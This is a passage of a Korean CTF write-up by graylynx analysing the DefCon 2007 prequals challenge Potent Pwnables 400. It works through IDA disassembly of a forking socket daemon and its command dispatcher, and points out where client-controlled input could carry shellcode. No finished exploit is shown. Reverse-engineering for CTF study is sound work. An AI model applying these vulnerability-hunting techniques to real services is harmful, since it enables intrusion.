


DefCon CTF 2007 Prequals - Potent Pwnables 400 풀이

작성자: **graylynx** (graylynx at gmail.com)
작성일: 2007년 7월 5일 (마지막 수정일: 2007년 7월 5일)
http://powerhacker.net

안녕하세요, 이번에는 DefCon2007 CTF Prequals - Potent Pwnables 400 문제 풀이입니다.
예선전 당시에는 손도 못 댔었는데, 이것도 요령이 생기니까 할만하네요. 외국 해커들이 어떻게 그리 빨리 푸는지 이제는 약간 이해할 수 있을 것도 같네요.

300 을 풀 때는 몰랐는데, 취약점이 있는 함수가 여러 개의 비슷한 함수들 속에 숨겨져 있을 때, 분석하기 참 골 때리더라구요. 특히 Binary Leetness 500 문제 -_-; 3일동안 분석했는데, 결국 못 풀었습니다. (참고: http://powerhacker.net/forums/viewtopic.php?t=990) 혹시 이 문제 푸신 분 있으시면 힌트 좀 주세요. -0-;

어쨌든, 이번 문제도 약간의 삽질이 필요한 그런 문제입니다. 여기에 삽질한 내용을 다 적기에는, 적는데에 시간이 더 걸릴 거 같고,, 중요한 부분 위주로 분석하면서, 관련 코드를 언급하는 방식으로 적어나가겠습니다. 혹시 읽으시다가 설명이 미흡하다고 생각되는 부분이나 이해가 안 되는 부분이 있으면 제 이메일로 연락 부탁 드립니다. ^^

자, 그럼 시작해 볼까요?

아래는 main() 함수 호출 부분입니다.

```
--
.text:08048B04 loc_8048B04:                            ; CODE XREF: start+8Fj
.text:08048B04                 sub     esp, 0Ch
.text:08048B07                 push    offset _term_proc ; func
.text:08048B0C                 call    _atexit
.text:08048B11                 call    _init_proc
.text:08048B16                 push    eax
.text:08048B17                 push    esi
.text:08048B18                 lea     eax, [ebp+arg_0]
.text:08048B1B                 push    eax
.text:08048B1C                 push    ebx
.text:08048B1D                 call    sub_8049410       ; main() 함수 호출
```

```
.text:08048B22                  add     esp, 14h
.text:08048B25                  push    eax             ; status
.text:08048B26                  call    _exit
--
```

함수 내부로 들어가면 다음과 같은 코드가 나옵니다.

```
--
.text:08049410                  push    ebp
.text:08049411                  mov     ebp, esp
.text:08049413                  sub     esp, 8
.text:08049416                  and     esp, 0FFFFFFF0h
.text:08049419                  sub     esp, 1Ch
.text:0804941C                  push    1167h
.text:08049421                  call    sub_80495B4
.text:08049426                  add     esp, 10h
.text:08049429                  cmp     eax, 0FFFFFFFFh
.text:0804942C                  jz      short loc_8049440
.text:0804942E                  sub     esp, 8
.text:08049431                  push    offset sub_80493F0      ; child() 함수 포인터
.text:08049436                  push    eax
.text:08049437                  call    sub_8049684             ; daemon() 함수 (임의)
.text:0804943C                  xor     eax, eax
.text:0804943E                  leave
.text:0804943F                  retn
.text:08049440 ; 컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴?
.text:08049440
.text:08049440 loc_8049440:                             ; CODE XREF: sub_8049410+1Cj
.text:08049440                  sub     esp, 0Ch
.text:08049443                  push    offset aInitFailed ; "init() failed!"
.text:08049448                  call    _perror
.text:0804944D                  mov     [esp+28h+var_28], 0
.text:08049454                  call    _exit
.text:08049454 sub_8049410      두에
--
```

C 언어로 변환하면 다음과 같습니다.

```
--
if((serv_sock = init(4455) == -1) {
    perror("init() failed");
    exit();
}
else {
    daemon(serv_sock, child);
    return 0;
}
--
```

init 와 child, daemon 은 제 마음대로 이름 붙인 겁니다. ^^;
먼저 init(4455); 를 호출하네요. 여기엔 어떤 코드가 들어있을까요?
아래는 init() 함수 입니다.

--

```
.text:080495B4                push    ebp
.text:080495B5                mov     ebp, esp
.text:080495B7                push    edi
.text:080495B8                push    ebx
.text:080495B9                lea     ebx, [ebp+var_18]
.text:080495BC                sub     esp, 28h
.text:080495BF                cld
.text:080495C0                xor     eax, eax
.text:080495C2                mov     ecx, 4
.text:080495C7                mov     edi, ebx
.text:080495C9                mov     [ebp+optval], 1
.text:080495D0                rep stosd
.text:080495D2                push    offset sub_804945C ; _sig_func_ptr
.text:080495D7                push    14h             ; int
.text:080495D9                mov     edx, [ebp+arg_0]
.text:080495DC                mov     byte ptr [ebp+var_18+1], 2
.text:080495E0                xchg    dh, dl
.text:080495E2                mov     word ptr [ebp+var_18+2], dx
.text:080495E6                call    _signal
.text:080495EB                add     esp, 10h
.text:080495EE                inc     eax
.text:080495EF                jz      short loc_804964D
.text:080495F1                push    eax
.text:080495F2                push    0               ; protocol
.text:080495F4                push    1               ; type
.text:080495F6                push    2               ; family
.text:080495F8                call    _socket
.text:080495FD                add     esp, 10h
.text:08049600                cmp     eax, 0FFFFFFFFh
.text:08049603                mov     edi, eax
.text:08049605                jz      short loc_804965C
.text:08049607                sub     esp, 0Ch
.text:0804960A                push    4               ; optlen
.text:0804960C                lea     edx, [ebp+optval]
.text:0804960F                push    edx             ; optval
.text:08049610                push    4               ; optname
.text:08049612                push    0FFFFh          ; level
.text:08049617                push    eax             ; s
.text:08049618                call    _setsockopt
.text:0804961D                add     esp, 20h
.text:08049620                inc     eax
.text:08049621                jz      short loc_8049666
.text:08049623                push    eax
.text:08049624                push    10h             ; addrlen
.text:08049626                push    ebx             ; my_addr
.text:08049627                push    edi             ; int
.text:08049628                call    _bind
```

```
.text:0804962D                add     esp, 10h
.text:08049630                inc     eax
.text:08049631                jz      short loc_8049670
.text:08049633                sub     esp, 8
.text:08049636                push    14h             ; n
.text:08049638                push    edi             ; int
.text:08049639                call    _listen
.text:0804963E                add     esp, 10h
.text:08049641                inc     eax
.text:08049642                jz      short loc_804967A
.text:08049644                lea     esp, [ebp-8]
.text:08049647                pop     ebx
.text:08049648                mov     eax, edi
.text:0804964A                pop     edi
.text:0804964B                leave
.text:0804964C                retn
--
```

사실 위 코드는 문제 푸는 것 과는 전혀 관계없는 루틴입니다. 이런 쓸데없는 코드는 대충 눈으로 훑어보고 어떤 인자로 어떤 함수를 호출하는지 정도만 파악하고 넘어가는 게 좋습니다. 분석해봤자 별 이득도 없거니와, 체력낭비에 시간낭비죠.

대충 훑어보면 일반적인 서버 소켓프로그래밍을 위한 초기화를 실행하고 있습니다. 소켓을 생성하고, 소켓에 옵션을 주고, 포트를 할당하고, 클라이언트의 요청을 기다리는 코드로 보이네요. 또한 여기서 signal() 함수는 자식 프로세스가 비정상적으로 종료될 때 defunc 를 방지하는 역할을 합니다.

여기까지 실행하면 4455 번 포트를 열고, 클라이언트의 접속을 기다리게 됩니다.
그 다음 코드는 daemon(serv_sock, child); 인데요, 여기서 serv_sock 에는 init() 함수에서 생성한 소켓 디스크립터가 저장되어 있구요,, child 는 child() 함수의 포인터 입니다.
이 변수들을 가지고 어떤 일들을 하는지 분석해봅시다.

```
--
.text:08049684                push    ebp
.text:08049685                mov     ebp, esp
.text:08049687                push    edi
.text:08049688                push    esi
.text:08049689                push    ebx
.text:0804968A                sub     esp, 2Ch
.text:0804968D                lea     edi, [ebp+clnt_addr_size]
.text:08049690                lea     ebx, [ebp+clnt_addr]
.text:08049693                nop
.text:08049694
.text:08049694 loc_8049694:                           ; CODE XREF: daemon+23j
.text:08049694                                        ; daemon+2Dj ...
.text:08049694                push    eax
.text:08049695                push    edi             ; int *
.text:08049696                push    ebx             ; peer
.text:08049697                push    [ebp+serv_sock] ; int
```

```
.text:0804969A                 call    _accept
.text:0804969F                 add     esp, 10h
.text:080496A2                 cmp     eax, 0FFFFFFFFh
.text:080496A5                 mov     esi, eax
.text:080496A7                 jz      short loc_8049694
.text:080496A9                 call    _fork
.text:080496AE                 cmp     eax, 0FFFFFFFFh
.text:080496B1                 jz      short loc_8049694
.text:080496B3                 test    eax, eax
.text:080496B5                 jz      short loc_80496C5
.text:080496B7                 sub     esp, 0Ch
.text:080496BA                 push    esi             ; fildes
.text:080496BB                 call    _close
.text:080496C0                 add     esp, 10h
.text:080496C3                 jmp     short loc_8049694
.text:080496C5 ; 컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴?
.text:080496C5
.text:080496C5 loc_80496C5:                            ; CODE XREF: daemon+31j
.text:080496C5                 sub     esp, 0Ch
.text:080496C8                 push    esi             ; status
.text:080496C9                 call    [ebp+child]
.text:080496CC                 mov     ebx, eax
.text:080496CE                 mov     [esp+48h+var_48], esi
.text:080496D1                 call    _close
.text:080496D6                 mov     [esp+48h+var_48], ebx
.text:080496D9                 call    _exit
.text:080496D9 daemon          endp
--
```

clnt_addr_size, clnt_addr 는 역시 편의상 제가 정한 이름입니다. 앞으로 이 부분에 대해서는 설명을 생략하겠습니다.

간단하게 C로 변환해 보면,

```
--
...
if((clnt_sock = accept(serv_sock, (struct sockaddr *)&clnt_addr, &clnt_addr_size)) != -1)
    if(fork() == 0)
        child(clnt_sock);
...
--
```

라고 할 수 있습니다. 클라이언트와 연결한 다음, 자식 프로세스를 만들어서 child() 함수를 실행하네요. 이 때, 인자는 클라이언트와 연결된 소켓 디스크립터 입니다.


이제 클라이언트와 통신을 하기 위한 준비는 끝난 것 같고,, 뭔가 제대로 된 놈이 나올 것 같은 예감이 듭니다. child() 함수로 들어가 보겠습니다.

```
--
.text:080493F0                  push    ebp
.text:080493F1                  mov     ebp, esp
.text:080493F3                  push    ebx
.text:080493F4                  sub     esp, 10h
.text:080493F7                  mov     ebx, [ebp+arg_0]
.text:080493FA                  push    5               ; secs
.text:080493FC                  call    _alarm
.text:08049401                  mov     [ebp+arg_0], ebx
.text:08049404                  add     esp, 10h
.text:08049407                  mov     ebx, [ebp+var_4]
.text:0804940A                  leave
.text:0804940B                  jmp     sub_8048C28             ; vul
.text:0804940B sub_80493F0      두에
--
```

alarm() 함수를 호출하네요. 즉, 지금부터 5초 뒤에 SIGALRM 시그널이 발생됩니다. 그냥 nc localhost 4455 로 접속해보면, 일정 시간 후에 (느낌상 5초) 자동으로 연결이 끊어지는걸 알 수 있습니다. 아마 이 시그널이 발생되면 프로그램이 종료하게 되는 함수가 호출 될 겁니다. 즉, 이 자식 프로세스의 수명은 5초입니다. -_-;


이 때문에, gdb 로 디버깅이 힘들어지긴 하는데, (5초뒤에 디버깅 하던게 종료되므로..) 이 부분을 0x90 으로 패치하거나, 인자값 5 대신 0 으로 패치하면 시그널이 발생하지 않습니다. 근데 전 gdb 를 쓸 일이 없어서 패치 없이 그냥 진행했습니다.

'에? 이게 뭐야~ 별거 없잖아?' 라고 생각하실지도 모르겠네요. 저도 그렇게 생각했었는데, jmp sub_8048c28 부분이 마음에 걸립니다. 살포시 들어가 보겠습니다.



???!!!

뭔가,, 거대한 놈과 마주보고 서있는 느낌입니다. -_-; 오버뷰로 보니 그나마 좀 낫네요.
약간 확대해 볼까요?



이 코드에서 또 다른 서브함수들을 호출한다고 생각하면,, 벌써부터 막막해 집니다.
그래도 삽은 들었으니, 파긴 파야겠고,, 대충 윤곽도 잡을 겸, 처음부터 차근차근 분석해봅시다.

아래는 vul() 함수 앞부분,,

```
--
.text:08048C28                push    ebp
.text:08048C29                mov     ebp, esp
.text:08048C2B                push    edi
.text:08048C2C                push    esi
.text:08048C2D                push    ebx
.text:08048C2E                sub     esp, 540h
.text:08048C34                push    400h            ; size_t
.text:08048C39                push    0               ; int
.text:08048C3B                lea     esi, [ebp+buf1]
.text:08048C41                push    esi             ; void *
.text:08048C42                mov     [ebp+buf1_var2], 0
.text:08048C4C                mov     [ebp+buf1_var1], 0
.text:08048C56                call    _memset
.text:08048C5B                add     esp, 0Ch
.text:08048C5E                push    60h             ; size_t
.text:08048C60                push    0               ; int
.text:08048C62                lea     ebx, [ebp+buf2]
.text:08048C68                push    ebx             ; void *
.text:08048C69                mov     [ebp+buf2_var1], 0
.text:08048C73                call    _memset
.text:08048C78                add     esp, 0Ch
.text:08048C7B                push    8               ; arg2
.text:08048C7D                lea     edi, [ebp+buf1_var2]
.text:08048C83                push    edi             ; buf
.text:08048C84                push    [ebp+clnt_sock] ; clnt_sock
.text:08048C87                call    get_data
.text:08048C8C                add     esp, 10h
.text:08048C8F                cmp     eax, 8
.text:08048C92                jnz     loc_8049181
.text:08048C98                mov     eax, [ebp+buf1_var2]
.text:08048C9E                cmp     eax, 7          ; switch 8 cases
.text:08048CA1                ja      short loc_8048CAC ; default
.text:08048CA3                jmp     ds:off_8049950[eax*4] ; switch jump
--
```

스택에 0x540 만큼의 공간을 만듭니다. char buf1[0x400] 으로 보이는 변수를 0 으로 초기화 합니다. memset(buf1, 0, 0x400); 그리고 특정 변수 buf1_var1, buf_var2 에 각각 0 을 넣구요. char buf2[0x60] 으로 보이는 변수를 0 으로 초기화 합니다. memset(buf2, 0, 0x60); 마찬가지로 buf2_var1 로 추정되는 변수에 0 을 넣습니다. 그리고 get_data(clnt_sock, &buf1_var2, 8); 을 실행합니다. get_data() 함수로 들어가 봅시다.

```
--
.text:0804947C                push    ebp
.text:0804947D                mov     ebp, esp
.text:0804947F                push    edi
.text:08049480                push    esi
.text:08049481                push    ebx
.text:08049482                sub     esp, 0Ch
```

```
.text:08049485                mov     esi, [ebp+arg2]  ; 전송 받을 데이터의 길이
.text:08049488                xor     ebx, ebx
.text:0804948A                cmp     ebx, esi
.text:0804948C                mov     edi, [ebp+buf1_var2]
.text:0804948F                jnb     short loc_80494B3
.text:08049491                lea     esi, [esi+0]
.text:08049494
.text:08049494 loc_8049494:                           ; CODE XREF: get_data+35j
.text:08049494                mov     edx, esi
.text:08049496                sub     edx, ebx
.text:08049498                push    ecx
.text:08049499                push    edx             ; nbyte
.text:0804949A                lea     eax, [edi+ebx]
.text:0804949D                push    eax             ; buf
.text:0804949E                push    [ebp+clnt_sock] ; fildes
.text:080494A1                call    _read
.text:080494A6                add     esp, 10h
.text:080494A9                test    eax, eax
.text:080494AB                jle     short loc_80494B3
.text:080494AD                add     ebx, eax
.text:080494AF                cmp     ebx, esi
.text:080494B1                jb      short loc_8049494
.text:080494B3
.text:080494B3 loc_80494B3:                           ; CODE XREF: get_data+13j
.text:080494B3                                        ; get_data+2Fj
.text:080494B3                lea     esp, [ebp-0Ch]
.text:080494B6                mov     eax, ebx
.text:080494B8                pop     ebx
.text:080494B9                pop     esi
.text:080494BA                pop     edi
.text:080494BB                leave
.text:080494BC                retn
.text:080494BC get_data       두에
--
```

간단하게 설명하자면, 첫 번째 인자 파일 디스크립터로부터 세 번째 인자 길이 만큼의 데이터를 전송 받아서, 두 번째 인자 주소가 가리키는 공간에 저장하고, 전송 받은 데이터의 길이를 리턴 해주는 함수 입니다.

즉 8 바이트 만큼 데이터를 수신해서 buf1_var2 의 주소에 저장합니다. (이 때, buf1_var1 과 buf1_var2 는 붙어있으므로, 앞 4바이트는 buf1_var2 에 저장되고 뒤 4바이트는 buf1_var1 에 저장됩니다)

다시 위로 올라가서, get_data() 함수 호출 후의 부분을 보면,, 리턴 값이 8 인가? 비교하는 부분이 있구요,, 8 이 아니라면 "read failed" 메시지를 출력하고 종료하게 됩니다. 즉 우리는 처음에 8 바이트를 전송해야 합니다.

그럼 뭘 전송해야 할까요? 답은 그 밑에 있습니다.


```
--
.text:08048C98                  mov     eax, [ebp+buf1_var2]
.text:08048C9E                  cmp     eax, 7          ; switch 8 cases
.text:08048CA1                  ja      short loc_8048CAC ; default
.text:08048CA3                  jmp     ds:off_8049950[eax*4] ; switch jump
--
```

이 부분 인데요,, 0x8049950 부분을 보면

```
--
.rodata:08049950 off_8049950    dd offset loc_8048CAC   ; DATA XREF: vul+7Br
.rodata:08049950                dd offset loc_8048E17   ; jump table for switch statement
.rodata:08049950                dd offset loc_8048E9F
.rodata:08049950                dd offset loc_8048F27
.rodata:08049950                dd offset loc_8048CAC
.rodata:08049950                dd offset loc_8048F5D
.rodata:08049950                dd offset loc_804900F
.rodata:08049950                dd offset loc_8048D0B
--
```

이렇게 8 개의 함수 포인터 배열을 만들어 놓고, 클라이언트로부터 전송 받은 첫 4바이트(buf1_var2)의 값에 따라 각기 다른 함수를 호출하는군요.

위에서부터 차례대로 0 ~ 7 과 대치됩니다. 그리고 7보다 커도 0x8048cac 부분이 실행됩니다.
이를 토대로 7개의 함수를 각각 묶어 버립니다. 그럼 아래와 같이 간단해집니다. ^^



좀 볼만 하네요. 이제부터 7개의 함수를 하나씩 까발리면 됩니다.
먼저 '0 이거나 7 보다 클 때'

```
--
.text:08048CAC                  mov     ebx, off_804AACC ; "Unknown Code"
.text:08048CB2                  xor     eax, eax
```

```
.text:08048CB4                mov     [ebp+nbyte], 0
.text:08048CBE                mov     [ebp+buf], 4
.text:08048CC8                cld
.text:08048CC9                mov     ecx, 0FFFFFFFFh
.text:08048CCE                mov     edi, ebx
.text:08048CD0                repne scasb
.text:08048CD2                push    eax
.text:08048CD3                push    8               ; nbyte
.text:08048CD5                lea     edx, [ebp+buf]
.text:08048CDB                push    edx             ; buf
.text:08048CDC                not     ecx
.text:08048CDE                push    [ebp+clnt_sock] ; fildes
.text:08048CE1                mov     [ebp+nbyte], ecx
.text:08048CE7                call    _write
.text:08048CEC                add     esp, 0Ch
.text:08048CEF                push    [ebp+nbyte]     ; nbyte
.text:08048CF5
.text:08048CF5 loc_8048CF5:                           ; CODE XREF: vul+272j
.text:08048CF5                                        ; vul+2FAj ...
.text:08048CF5                push    ebx             ; buf
.text:08048CF6
.text:08048CF6 loc_8048CF6:                           ; CODE XREF: vul+1EAj
.text:08048CF6                                        ; vul+3E2j ...
.text:08048CF6                push    [ebp+clnt_sock] ; fildes
.text:08048CF9                call    _write
.text:08048CFE                add     esp, 10h
.text:08048D01                xor     eax, eax
.text:08048D03
.text:08048D03 loc_8048D03:                           ; CODE XREF: vul+330j
.text:08048D03                                        ; vul+46Aj ...
.text:08048D03                lea     esp, [ebp-0Ch]
.text:08048D06                pop     ebx
.text:08048D07                pop     esi
.text:08048D08                pop     edi
.text:08048D09                leave
.text:08048D0A                retn
--
```

뭔가 8 바이트를 클라이언트에게 전송하고, "Unknown Code" 라는 문자열도 전송하네요. 이 문자열은 nc 로 접속해서 아무 글자나 입력해보면 나오는 메시지입니다. 이 함수는 취약점과 아무 상관이 없습니다. 하지만 우리는 여기서 첫 4바이트(buf1_var2)는 0보다 크고 8보다 작은 수여야 한다는 것을 알 수 있습니다.

그럼 다음 함수를 보겠습니다. '1일 때'

```
--
.text:08048E17                mov     eax, [edi+4]    ; buf1_var1
.text:08048E1A                cmp     eax, 3FFh
.text:08048E1F                ja      loc_80490E5
.text:08048E25                push    edx
```

```
.text:08048E26                push    eax             ; arg2
.text:08048E27                push    esi             ; buf1
.text:08048E28                push    [ebp+clnt_sock] ; clnt_sock
.text:08048E2B                call    get_data
.text:08048E30                add     esp, 10h
.text:08048E33                cmp     eax, [edi+4]
.text:08048E36                jnz     loc_8049363
.text:08048E3C                sub     esp, 8
.text:08048E3F                push    ebx             ; sbuf
.text:08048E40                push    esi             ; path
.text:08048E41                call    _stat
.text:08048E46                add     esp, 10h
.text:08048E49                test    eax, eax
.text:08048E4B                jz      loc_804925E
.text:08048E51                mov     ebx, off_804AAC8
.text:08048E57                mov     [ebp+var_4D4], 0
.text:08048E61                mov     [ebp+var_4D8], 4
.text:08048E6B                cld
.text:08048E6C                xor     eax, eax
.text:08048E6E                mov     ecx, 0FFFFFFFFh
.text:08048E73                mov     edi, ebx
.text:08048E75                repne scasb
.text:08048E77                push    esi
.text:08048E78                push    8               ; nbyte
.text:08048E7A                lea     edx, [ebp+var_4D8]
.text:08048E80                push    edx             ; buf
.text:08048E81                not     ecx
.text:08048E83                push    [ebp+clnt_sock] ; fildes
.text:08048E86                mov     [ebp+var_4D4], ecx
.text:08048E8C                call    _write
.text:08048E91                add     esp, 0Ch
.text:08048E94                push    [ebp+var_4D4]
.text:08048E9A                jmp     loc_8048CF5
--
```

처음 우리가 입력한 8바이트 중 뒤 4바이트(buf1_var1) 의 값이 0x3ff 보다 크면 0x80490e5 를 호출합니다. 아래 코드인데요, "Content Too Long" 이라는 문자열을 클라이언트에게 전송합니다. 만약 0x3ff 보다 같거나 작다면, get_data(clnt_sock, buf1, buf1_var1); 코드를 실행합니다. 즉 클라이언트로부터 새로운 데이터를 또 전송 받습니다. 이때 buf1_var1 값은 우리가 조작 가능하므로, 크기를 늘여서 쉘코드 따위를 올릴 수 있음을 알 수 있습니다. 그 다음 stat(buf1, sbuf); 를 실행하는데요, stat() 함수는 첫 번째 인자 특정 파일의 정보를 구조체 포인터로 두 번째 인자에 저장합니다.

```
--
.text:080490E5                mov     ebx, off_804AAC4        ; "Content Too Long"
.text:080490EB                mov     [ebp+var_4CC], 0
.text:080490F5                mov     [ebp+var_4D0], 4
.text:080490FF                cld
.text:08049100                xor     eax, eax
.text:08049102                mov     ecx, 0FFFFFFFFh
.text:08049107                mov     edi, ebx
```

```
.text:08049109                repne scasb
.text:0804910B                not     ecx
.text:0804910D                mov     [ebp+var_4CC], ecx
.text:08049113                push    ecx
.text:08049114                push    8               ; nbyte
.text:08049116                lea     esi, [ebp+var_4D0]
.text:0804911C                push    esi             ; buf
.text:0804911D                push    [ebp+clnt_sock] ; fildes
.text:08049120                call    _write
.text:08049125                add     esp, 0Ch
.text:08049128                push    [ebp+var_4CC]
.text:0804912E                jmp     loc_8048CF5
--
```

```
--
